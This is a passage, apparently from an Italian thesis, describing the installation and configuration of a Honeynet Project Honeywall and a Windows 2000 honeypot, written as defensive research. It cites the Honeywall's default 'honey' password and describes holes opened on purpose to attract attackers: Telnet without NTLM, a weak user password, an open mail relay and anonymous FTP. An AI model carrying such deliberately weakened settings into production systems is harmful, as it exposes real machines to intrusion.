Per quanto riguarda il *software*, è stata presa in considerazione la più recente versione del *CDROM* creato dall'*Honeynet Project*, denominato ***roo-1.1.hw-1***, basato su ***Fedora Core 3*** e sul *kernel* ***2.6.12-2.3.legacy_FC3***. In realtà, esiste anche la *release* successiva, che è stata nominata *roo-2.x* e che è basata sulla più recente distribuzione *Fedora Core 5*. Tuttavia, si è preferito non adottarla poiché, attualmente, essa è in fase di *test*; potrebbe pertanto essere afflitta da problemi di instabilità.

Detto questo, è possibile passare a descrivere il semplicissimo ***processo di installazione***. Tutto ciò che è necessario fare, infatti, è inserire il *CDROM* nel relativo lettore e riavviare il sistema, dopo ovviamente aver configurato il *BIOS* in maniera tale da consentire alla macchina di effettuare il *bootstrap* da *CDROM* e non dal disco fisso. Procedendo in questa maniera viene avviato *Anaconda*, cioè l'*installer* che si occuperà di creare nel disco fisso le opportune partizioni e di installarvi i file necessari, cancellando

completamente il suo precedente contenuto. Nella Figura 7.2 vengono mostrate le principali schermate che vengono visualizzate durante il processo di installazione. Per ovvi motivi di sicurezza, viene innanzitutto mostrata la schermata ***(a)***, il cui scopo è chiedere conferma della reale volontà dell'utente a procedere con l'installazione. In caso affermativo, si dà avvio al vero e proprio processo di installazione (***(b)*** e ***(c)***), il quale culmina con il riavvio del sistema (***(d)*** e ***(e)***). Si ha così a disposizione il proprio ***Honeywall*** pronto ad essere configurato, non prima però dell'effettuazione del *login* da parte dell'utente (schermata ***(f)***). Per garantire una maggiore sicurezza, il *login* come utente *root* è permesso solamente se prima si accede al sistema come utente *non privilegiato* e poi si esegue il comando "`su -`". A tal proposito, per *default* l'*Honeywall* è fornito dell'*account* "***roo***"; è però una buona scelta provvedere a crearne altri. Un'altra impostazione predefinita è costituita dalla *password* utilizzata sia dall'utente ***roo*** che da ***root***: essa è infatti la stessa per entrambi ed è pari a "*honey*". È inutile sottolineare come sia necessario procedere al più presto alla modifica di entrambe.

A questo punto, per rendere pienamente operativo l'*Honeywall*, è necessario procedere alla sua ***configurazione***, attività un po' più impegnativa della precedente ma che comunque non raggiunge il grado di complessità che avrebbe avuto se non si fosse utilizzata la soluzione proposta dall'*Honeynet Project*.

Dal paragrafo 5.4, ricordiamo che esistono tre strumenti per poter gestire la configurazione di un *Honeywall* [Hon06]:

- L'*utility hwctl*;
- Il menù semigrafico richiamabile attraverso il comando "`menu`";
- L'apposita sezione dell'interfaccia *web Walleye*.

Tra questi, l'unico che non può essere utilizzato per la configurazione iniziale è *Walleye*, poiché per attivare questa interfaccia è necessario configurare opportunamente l'*Honeywall*. Il metodo più comodo di procedere, tuttavia, è sicuramente quello di utilizzare l'interfaccia semigrafica, tanto che al primo accesso dell'utente *root* essa viene eseguita automaticamente in modo da avvisare l'utente della pressante necessità di procedere alla configurazione (vedi la schermata ***(g)*** di Figura 7.2). Prima di affrontare questo compito, però, è consigliabile prendere in considerazione due necessità:

- Modificare il ***layout della tastiera*** e, se desiderato, il ***fuso orario*** di riferimento;
- Verificare a quali schede di rete sono assegnati gli identificativi ***eth0***, ***eth1*** e ***eth2***.




Figura 7.2 – Installazione dell'*Honeywall*: schermate principali

Il ***primo punto*** deve essere affrontato poiché, di *default* l'*Honeywall* utilizza la tastiera statunitense ed il fuso orario di *Greenwich*. In entrambi i casi, le operazioni da compiere sono molto semplici. Per il cambio del *layout*, infatti è sufficiente procedere come segue:

1. Verificare la presenza del *file* `it.map.gz` nella cartella `/lib/kbd/keymaps/i386/qwerty`;
2. Nel file `/etc/sysconfig/keyboard`, sostituire la riga "`KEYTABLE=us`" con "`KEYTABLE=it`".

Per modificare il fuso orario, invece, occorre eseguire questa procedura:

3. Modificare il *file* `/etc/sysconfig/clock` sostituendo la riga "`ZONE=GMT`" con "`ZONE=Europe/Rome`";
4. Eseguire il comando "`cp /usr/share/zoneinfo/Europe/Rome /etc/localtime`", mediante il quale si sostituisce il *file* `/etc/localtime` con quello relativo al fuso orario italiano.

Il ***secondo punto*** può invece essere risolto con un metodo più empirico: è infatti sufficiente collegare alla rete solamente un'interfaccia alla volta e verificare, ad esempio attraverso il comando `ifconfig`, quale delle tre interfacce ha rilevato attività.

Una volta riavviato il sistema per rendere definitivi i cambiamenti al *layout della tastiera* ed al *fuso orario*, è finalmente possibile procedere con la vera e propria configurazione dell'*Honeywall*. In Figura 7.3 è mostrata la schermata principale del menù semigrafico, mediante la quale è possibile accedere alle funzionalità di configurazione dell'*Honeywall* ma anche a quelle relative alla sua amministrazione ed alla consultazione del suo stato. Per semplificare ulteriormente l'utilizzo di questo strumento, poi, sono state previste anche le più comuni funzionalità di amministrazione del sistema operativo sottostante.




Figura 7.3 – Menù principale dell'*Honeywall*

In questa sede ci concentreremo soprattutto sulle funzionalità di configurazione, raggiungibili mediante la voce numero quattro del menù principale (vedi Figura 7.3). Non per questo, però, verranno trascurate le altre possibilità che offre questa interfaccia, di cui forniamo una breve panoramica.

1) **Status**

   Mediante questa voce è possibile verificare lo stato attuale dell'*Honeywall* in termini di :

   - Configurazione e stato corrente delle interfacce di rete;
   - Contenuto del file di configurazione (*Honeywall.conf*)
   - Regole del *firewall*;
   - Processi in esecuzione;
   - Notifiche generate da *snort* e *snort-inline* nella giornata corrente;
   - Contenuto del *file* di *log* `/var/log/messages`;
   - Informazioni e statistiche sia sul traffico entrante che uscente;
   - Connessioni in uscita che sono state bloccate a causa del superamento del limite prestabilito.

2) **OS Administration**

   Questa voce mette a disposizione una serie di operazioni di "ordinaria amministrazione" del sistema operativo. Naturalmente, resta possibile eseguire tali operazioni anche utilizzando direttamente i comandi messi a disposizione dal sistema. Ad ogni modo, mediante questa voce è possibile:

   - Cancellare i vari *file* di *log* gestiti dal sistema e dall'*Honeywall* come, ad esempio, i pacchetti catturati da *pcap* e le notifiche generate da *snort* e *snort-inline*. In sostanza, viene eliminato il contenuto della cartella `/var/log`;
   - Configurare il *demone* di *SSH*, ad esempio specificandone la porta di ascolto (che, ovviamente, è relativa all'interfaccia di gestione);
   - Cambiare l'*hostname* del sistema;
   - Aggiungere un nuovo utente;
   - Cambiare la password dell'utente *root*;
   - Riavviare il sistema.

3) **Honeywall Administration**

   In questa sezione, invece, sono raggruppate tutte le operazioni che può essere utile

eseguire durante la normale operatività dell'*Honeywall*, ad esempio in caso di errori o comportamenti anomali. In particolare, è possibile:

- Modificare i *file* situati in `/hw/conf` a seconda del contenuto del *file di configurazione*;
- Aggiornare il *file di configurazione* secondo il contenuto dei file situati in `/hw/conf`;
- Memorizzare il *file di configurazione* su un *floppy disk*;
- Copiare il *file di configurazione* da un *floppy disk*;
- Disattivare la funzionalità di *Bridge* per bloccare completamente il traffico da e per gli *honeypot*;
- Riattivare la funzionalità di *Bridge* in caso fosse precedentemente stata disabilitata;
- Riavviare i processi dei vari *tool* integrati nell'*Honeywall*, utile nel caso si verificassero dei problemi loro imputabili;
- Aggiornare le regole di *snort*.

4) **Honeywall Configuration**

   Come si può facilmente intuire, questa voce consente di accedere a tutte le operazioni di configurazione dell'*Honeywall*. Nelle pagine seguenti, descriveremo in dettaglio i vari parametri che essa permette di impostare.

5) **Documentation**

   Consente di visualizzare alcuni file di testo di documentazione.

6) **Exit**

   Ovviamente, causa l'uscita dall'interfaccia.

Accedendo alla voce "***Honeywall Configuration***", viene mostrato il sottomenù riportato in Figura 7.4; al primo accesso a questa voce, tuttavia, viene mostrata una schermata che offre tre differenti modalità di configurazione: ***utilizzare le impostazioni di default***, ***utilizzare le impostazioni definite nel file di configurazione situate in un floppy disk***, ***avvalersi di una procedura guidata***. Nel caso si scelga quest'ultima opportunità, il sistema guida l'utente nella configurazione dell'*Honeywall* ponendo più di quaranta domande, al termine delle quali si avrà il sistema perfettamente configurato.




Figura 7.4 – Sottomenù di configurazione dell'*Honeywall*

Indipendentemente da come si desidera procedere, le informazioni basilari che devono essere fornite al sistema sono scindibili in quattro punti:

- **Informazioni sugli *honeypot***

  Affinché l'*Honeywall* possa svolgere il proprio lavoro, è necessario che esso sia a conoscenza del numero degli *honeypot* che sono situati nella *Honeynet* ed in chi misura limitarne le attività uscenti. In particolare, è necessario specificare:

  - I parametri di base dei vari *honeypot* (ad esempio, il loro *indirizzo IP*);
  - L'entità dei limiti per il traffico in uscita;
  - Le attività *DNS* che sono concesse agli *honeypot*.

- **Funzionalità di gestione remota**

  In questo caso bisogna specificare quante e quali attività di gestione remota attivare. Ricordiamo, infatti, che la loro presenza non è obbligatoria, anche se fortemente consigliata. Più in dettaglio, bisogna dichiarare:

  - I parametri dell'interfaccia di gestione;
  - I parametri di *SSH*;
  - La volontà o meno di usufruire dell'interfaccia *web Walleye*.

- **Alerting**

  Nel caso si desideri usufruire della funzionalità di *Alerting*, è necessario fornire l'indirizzo *email* al quale devono essere inviate le notifiche.

- **Sebek**

  L'ultima questione fondamentale da affrontare, è costituita dalla definizione dei vari parametri necessari affinché l'*Honeywall* riesca a gestire correttamente i pacchetti *Sebek* ricevuti dagli *honeypot*.

Descriviamo ora in dettaglio il ***sottomenù di configurazione*** in modo da chiarire come queste ed altre informazioni possano essere comunicate al sistema.

- **Mode and IP Information**

  In questa sezione è possibile definire tutti i parametri basilari relativi agli *honeypot* presenti nella *Honeynet*. In particolare:

  - Gli indirizzi *IP* degli *honeypot*;
  - L'indirizzo di *broadcast* e l'indirizzo di rete relativi alla *LAN* su cui sono situati gli *honeypot*;
  - Quale tra *eth0*, *eth1* ed *eth2* è l'interfaccia rivolta verso l'*Honeynet* (*eth2* in Figura 7.1) e quale è rivolta verso l'esterno (*eth0* nella stessa figura).

- **Remote Management**

  Questa sezione è completamente dedicata all'impostazione dei parametri relativi alle funzionalità di gestione remota. Infatti, è possibile specificare:

  - L'indirizzo *IP* e la maschera di sottorete dell'interfaccia di gestione;
  - Il *default gateway* che l'interfaccia di gestione dovrà usare per accedere alla rete esterna (utile, ad esempio, per inviare le *email* di notifica ma anche per poter scaricare gli aggiornamenti dei vari *software* presenti nell'*Honeywall*);
  - L'*hostname* ed il *dominio DNS* della macchina;
  - I *DNS* che l'interfaccia di gestione dovrà utilizzare per risolvere i *nomi di dominio*;
  - Gli indirizzi *IP* ai quali è consentito accedere all'interfaccia di gestione. Tuttavia, è anche possibile non porre alcuna restrizione;
  - Le porte su cui l'interfaccia di gestione deve stare in ascolto. In altre parole, si specificano le porte di destinazione che sono ammissibili per il traffico in entrata. Ad esempio, se si desidera avvalersi di *Walleye*, è necessario indicare la porta *443*;
  - Se si desidera o meno limitare la capacità dell'interfaccia di gestione di instaurare connessioni in uscita;
  - Verso quali porte *UDP* e *TCP* di destinazione l'interfaccia di gestione può instaurare connessioni in uscita. Ad esempio, se si desidera ricevere nella propria casella di posta elettronica le notifiche generate dall'*alerting*, è necessario consentire l'invio di traffico alla porta *TCP 25* (*SMTP*) ed alla porta *UDP 53* (altrimenti non può accedere al *DNS*). Naturalmente, queste porte vengono prese

in considerazione solamente se, al punto precedente, si è scelto di limitare le connessioni di uscita instaurabili dall'interfaccia di gestione;
- Se utilizzare o meno l'interfaccia *Walleye*

- **Connection Limiting**

  Grazie a questa sezione è possibile stabilire l'entità del limite inerente il numero di connessioni uscenti instaurabili dagli *honeypot*. Pertanto, è possibile stabilire:
  - La scala temporale da prendere in considerazione. È possibile scegliere tra: *secondo, minuto, ora*, *giorno* e *mese*;
  - L'entità del limite di connessioni relativamente al traffico *TCP, UDP, ICMP* e per quello riconducibile a tutti gli altri protocolli (come, ad esempio, IPv6).

- **DNS Handling**

  Mediante questa sezione è possibile definire come l'*Honeywall* deve gestire le richieste *DNS* provenienti dagli *honeypot*. In particolare, è possibile indicare:
  - Uno o più *honeypot* ai quali è concesso effettuare delle richieste *DNS*;
  - Uno o più *server DNS* che possono essere contattati dagli *honeypot*.

- **Alerting**

  Questa sezione consente di indicare:
  - L'indirizzo *email* verso cui devono essere inviate le notifiche generate;
  - Se la funzionalità di *alerting* deve essere attivata ad ogni riavvio dell'*Honeywall*.

- **Snort-inline**

  Questa voce consente semplicemente di avviare o terminare l'esecuzione di *snort-inline* (che è l'*Intrusion Prevention System* integrato nell'*Honeywall*).

- **Honeywall Summary**

  Grazie a questa voce è possibile attivare l'utilissima funzionalità di generazione giornaliera di un *report* riassuntivo delle attività rilevate dall'*Honeywall*, il quale sarà poi inviato allo stesso indirizzo *email* indicato per l'*alerting*.

- **Black and White List**

  Questa sezione consente di configurare ed attivare le cosiddette *Black List* e *White List*. La prima è una lista di indirizzi *IP* il cui traffico deve essere sempre bloccato evitando al contempo di registrarne la presenza sui *log* del *firewall*. Anche la seconda è una lista di indirizzi *IP* ma, questa volta, viene utilizzata per definire gli *host* il cui

traffico deve essere sempre consentito e per i quali non c'è necessità che il *log* del *firewall* ne tenga traccia.

- **Outbound Fence List**

  Per motivi di sicurezza, può essere molto utile impedire agli *honeypot* di instaurare connessioni verso specifici *host*, che ad esempio possono essere i sistemi di produzione situati nella stessa *subnet* logica degli *honeypot*. Mediante questa voce, è appunto possibile abilitare tale funzionalità e specificare gli indirizzi *IP* da proteggere.

- **Roach motel mode**

  Anche questa voce è relativa ad un meccanismo di sicurezza, poiché consente di abilitare e disabilitare la cosiddetta modalità "*Roach motel*". In sostanza, essa consiste nell'impedire totalmente agli *honeypot* la possibilità di instaurare connessioni verso *host* situati al di fuori dall'*Honeywall*.

- **Sebek**

  Grazie a questa sezione è possibile definire i parametri che consentono all'*Honeywall* di poter gestire correttamente i pacchetti *Sebek*. In particolare, è possibile stabilire:

  - L'indirizzo *IP* di destinazione contenuto nei pacchetti *Sebek*;
  - La porta *UDP* di destinazione che contraddistingue i pacchetti *Sebek*;
  - Il comportamento che il *firewall* deve tenere ogniqualvolta rileva un pacchetto *Sebek*. Sono possibili quattro scelte:
    - Scartarlo senza registrarne la presenza nei suoi *log*. Si noti, però, che ciò non vuol dire perdere definitivamente il pacchetto: esso verrà infatti memorizzato da *pcap* insieme a tutti gli altri;
    - Scartarlo registrandone la presenza nei suoi *log*;
    - Permettergli di uscire dalla *Honeynet* evitando di registrarlo nei *log*;
    - Come sopra, ma registrandolo nei *log*.

    Si noti che le ultime due scelte sono necessarie solamente se il sistema che si occupa della memorizzazione delle informazioni inviate da *Sebek* non è l'*Honeywall* stesso ma un altro *host* situato fuori dalla *Honeynet*.

- **Data Management**

  Considerato come lo spazio su disco fisso non possa essere infinito, l'*Honeynet Project* ha pensato bene di prevedere questa sezione, grazie alla quale è possibile:

- Definire il numero di giorni prima che i dati raccolti vengano automaticamente eliminati;
- Eliminare con un sol gesto tutti i dati raccolti fino a quel momento.

- **Snort Rule Updates**

  Tra le nuove funzionalità di ***roo-1.1.hw-1***, c'è la possibilità di configurare l'*Honeywall* in modo che aggiorni automaticamente le *signature* utilizzare da *snort*. Questa sezione è dedicata proprio a questo scopo, poiché permette:
  - Di abilitare e disabilitare questa funzionalità;
  - Di immettere i necessari parametri di configurazione. In particolare, essi si riferiscono alla pianificazione dell'aggiornamento (che può essere giornaliero o settimanale) ed al cosiddetto "***Oink code***", ovvero un codice alfanumerico ottenibile registrandosi presso il *sito web* di *snort* [@Snort].

- **Reconfigure system**

  Mediante questa voce è possibile procedere alla completa riconfigurazione dell'*Honeywall*. Una volta scelta, infatti, viene nuovamente visualizzata la schermata di ***scelta della modalità di configurazione*** di cui si è già parlato a pag.228. Naturalmente, deve essere utilizzata con prudenza, poiché vanno perse tutte le impostazioni precedentemente definite.

Sicuramente, questo menù semigrafico rende la configurazione di un *Honeywall* davvero alla portata di tutti; tuttavia, non sempre essa si rivela così potente da poter sostituire completamente la riga di comando. Si è avuta la riprova di ciò quando si è tentato di modificare il ruolo assunto dalle varie schede di rete. Per default, infatti, si ha che:

- ***eth0*** viene considerata l'interfaccia *esterna*, quella cioè in cui entrano i pacchetti diretti verso gli *honeypot*;
- ***eth1*** costituisce l'interfaccia *interna*, cioè quella in cui entrano i pacchetti che gli *honeypot* inviano ad *host* di reti esterne;
- ***eth2*** è l'interfaccia di gestione.

Nel nostro caso, però, si è avuta necessità di scambiare i ruoli di ***eth1*** ed ***eth2***, operazione che però non è stato possibile portare a compimento per mezzo del menù semigrafico. In esso, infatti, l'unica possibilità di assegnare i ruoli alle schede di rete la si ha nella sezione "***Mode and IP Information***" del sottomenù di configurazione, nella quale è possibile

definire quale interfaccia debba essere considerata interna e quale esterna. Naturalmente si può supporre che, una volta definiti due ruoli su tre, il terzo venga determinato automaticamente. Ciò, tuttavia, non è vero. Conseguentemente, è necessario intervenire con l'utility ***hwctl*** e, in particolare, è possibile procedere secondo due alternative:

- Modificare il parametro ***HwNICMODLIST***, contenente l'ordine con il quale caricare i *driver* delle schede di rete. In questa maniera, è possibile definire a quale interfaccia assegnare gli identificativi *eth0*, *eth1* ed *eth2*;
- Modificare i parametri ***HwLAN_IFACE*** e ***HwMANAGE_IFACE***, che specificano rispettivamente l'interfaccia da considerare "*interna*" e "*di gestione*";

In questo caso, si è preferito procedere nella seconda maniera, impostando ***HwLAN_IFACE*** al valore "*eth2*" e ***HwMANAGE_IFACE*** a "*eth1*". Per poter apportare questo cambiamento, è possibile scegliere due strade: modificare direttamente tali parametri, oppure modificare prima il *file di configurazione* per poi importare nei vari parametri i valori in esso contenuti.

Nella prima situazione, è sufficiente eseguire il comando seguente, in cui il parametro "`-r`" sta ad indicare la necessità di riavviare ogni servizio che dipende in qualche modo dai parametri che si stanno modificando (in questo caso, ad esempio, il *firewall*):

```
hwctl –r HwLAN_IFACE=eth2 HwMANAGE_IFACE=eth1
```

La seconda alternativa è invece leggermente più complessa. Innanzitutto, è necessario verificare se il *file di configurazione* riporta i parametri di *default* oppure quelli che sono stati definiti utilizzando il menù semigrafico. Se si verifica il primo caso, prima di procedere è necessario riavviare l'*Honeywall*, in modo da permettere al *file di configurazione* di rispecchiare la configurazione attuale. Fatto questo controllo ed eseguito l'eventuale riavvio, è necessario modificare le variabili interessate nel *file di configurazione*, il quale non è altro che un semplice *file di testo*. Infine, si possono copiare i valori in esso contenuti all'interno dei veri e propri parametri attraverso il comando:

```
hwctl -R -p /etc/honeywall.conf
```

In esso, l'opzione "`-R`" indica la necessità di interrompere tutti i servizi prima della modifica dei parametri, servizi che poi verranno automaticamente ripristinati una volta apportate tutte le modifiche.

A questo punto, l'*Honeywall* può essere considerato pienamente operativo; prima di collegarlo agli *honeypot*, però, è consigliabile verificare l'esistenza di ***aggiornamenti*** sia al sistema operativo, sia ai *software* forniti dall'*Honeynet Project*. Per far ciò, è sufficiente avvalersi di *yum*, un *tool* appositamente ideato per semplificare ed automatizzare il processo di aggiornamento ed il cui utilizzo è molto semplice. Ad esempio, per verificare l'esistenza di aggiornamenti, è necessario eseguire "`yum check-update`", mentre se si desidera procedere con il vero e proprio aggiornamento, è sufficiente eseguire "`yum update`".

7.3 Installazione e configurazione dell'Honeypot

L'installazione e la configurazione dell'*Honeywall* è solamente il primo passo nella realizzazione di una *Honeynet*: è altrettanto fondamentale, infatti, dare vita ai veri e propri ***honeypot***. Nel nostro caso, si è preferito utilizzare un unico sistema, costituito da una macchina dotata di processore *Pentium III* a *933 MHz*, *128 MB* di *RAM* e di un disco fisso da *20 GB*. Il sistema operativo che è stato scelto è *Windows 2000 Professional Service Pack 4*, corredato da tutti gli aggiornamenti disponibili al momento della configurazione dell'*Honeypot*.

Il primo passo eseguito, quindi, è stato quello di installare il sistema operativo e tutti i relativi aggiornamenti, a cui ha fatto seguito la configurazione dei parametri di rete. Si è infatti preferito evitare l'utilizzo del *DHCP* (*Dynamic Host Configuration Protocol*) poiché, in caso contrario, il relativo traffico sarebbe stato rilevato e memorizzato dall'*Honeywall*, introducendo "*rumore*" indesiderato nei dati raccolti. Per permettere all'*honeypot* un pieno accesso alla rete, quindi, è necessario configurarne staticamente l'*indirizzo IP*, la *maschera di sottorete*, il *default gateway* ed i *server DNS*.

A questo punto, è finalmente possibile iniziare l'installazione e la configurazione dei servizi di rete che sono stati scelti. Come si può constatare dalla Figura 7.1, è stato deciso di prendere in considerazione i seguenti servizi:

- **HTTP e FTP mediante *Internet Information Server 5***

  Sia il servizio *web* che quello *FTP* è stato realizzato mediante *IIS*, caratteristico del sistema operativo adottato. In entrambi casi, si sono lasciate le configurazioni di *default*, le quali non consentono l'accesso in scrittura ai file memorizzati nelle

directory ad essi relative. Inoltre, per il servizio *FTP* è stato abilitato anche l'accesso anonimo.

- **Server TELNET**

  Anche per questo servizio è stato utilizzato un server già presente nel sistema operativo, il quale è stato configurato in maniera un po' meno prudente della norma. Infatti, si è deciso di disabilitare l'*autenticazione NTLM*, in maniera tale da consentire ad un attaccante di accedere al sistema semplicemente indovinando lo *username* e la relativa *password* di uno degli utenti del sistema. Per ridurre i rischi, però, per l'*account administrator* è stata scelta una password alfanumerica difficilmente indovinabile. Per poter dare all'attaccante una *chance* di successo, comunque, è stato creato un utente senza privilegi a cui è stata assegnata una password poco complessa.

- **SMTP, POP3 ed IMAP mediante *hMailServer***

  Per il *mail server*, la scelta è caduta su un prodotto *open source*, liberamente scaricabile da [@hMailServer]. La motivazione principale che ha spinto all'adozione di un simile servizio è costituita dalla volontà di verificare tentativi da parte degli *spammer* di utilizzare il *server* per l'invio dei loro messaggi. A tal proposito, si è particolarmente curata la configurazione del protocollo *SMTP*. Infatti, oltre a disabilitare tutti i controlli *antispamming* presenti nel *software*, si è anche provveduto ad impedire che il *server* venga effettivamente utilizzato per diffondere lo *spam*. Per far ciò, lo si è configurato in modo che accetti richieste di inoltro dei messaggi verso altri *mail server* poiché, in caso contrario, esso sarebbe stato ben poco appetibile per gli *spammer*. Tuttavia, si è anche specificato che, per tutte le operazioni di invio posta, esso avrebbe dovuto utilizzare il servizio situato nella porta *22312* dell'*host 127.0.0.5*. Chiaramente, tale *host* costituisce l'*honeypot* stesso, il quale alla porta *22312* non ha nessun servizio in ascolto e, quindi, non può effettuare l'invio di alcunché. In questa maniera, il *mail server* può incaricarsi della consegna dei messaggi senza tuttavia riuscire nel suo intento. Si noti, infine, che l'utilizzo *dell'indirizzo di loopback* è stato motivato dalla necessità di evitare che i messaggi inoltrati dal *mail server* venissero registrati dall'*Honeywall*, introducendo "*rumore*" nei dati acquisiti. Il traffico diretto ad un indirizzo di *loopback*, infatti, si limita ad attraversare lo *stack TCP/IP* dell'*host* senza essere immesso nei collegamenti fisici.

- **SQLServer 2005 Express Edition**

  Considerato come negli anni passati molti degli attacchi più diffusi e dannosi abbiano preso di mira *SQL Server*, è stato deciso di installare nell'*honeypot* anche questo *software*. In particolare, è stata scelta la versione gratuita dell'ultima *release* disponibile: *SQLServer 2005 Express Edition*, liberamente scaricabile da [@SQLServer]. Anche in questo caso, è stato deciso di non eseguire nessuna configurazione particolare ma di lasciare le impostazioni di *default*.

Già dai primi capitoli, si è sottolineato che la stragrande maggioranza degli attacchi viene messa in pratica da appositi *software* e, quindi, avviene in maniera del tutto automatizzata. In un simile scenario, l'*honeypot* dotato dei servizi sopra menzionati già si rivela idoneo a catturare una notevole quantità di attività maliziosa. Per questo motivo, non è stata molto curata la realizzazione di contenuto fittizio, ma ci si è limitati a creare solo alcuni *file* per il *web server* e l'*FTP server*. Nel primo caso, sono state create due semplicissime pagine *web* e si sono inseriti nella *directory* principale del sito *web* alcuni file di testo contraddistinti da nomi appetibili, come ad esempio "*password*", "*root*" e così via. Una strategia simile è stata seguita anche per l'*FTP server*, nel quale sono stati inseriti dei documenti denominati in maniera tale da far credere che contenessero informazioni riservate sulle politiche di sicurezza adottate.

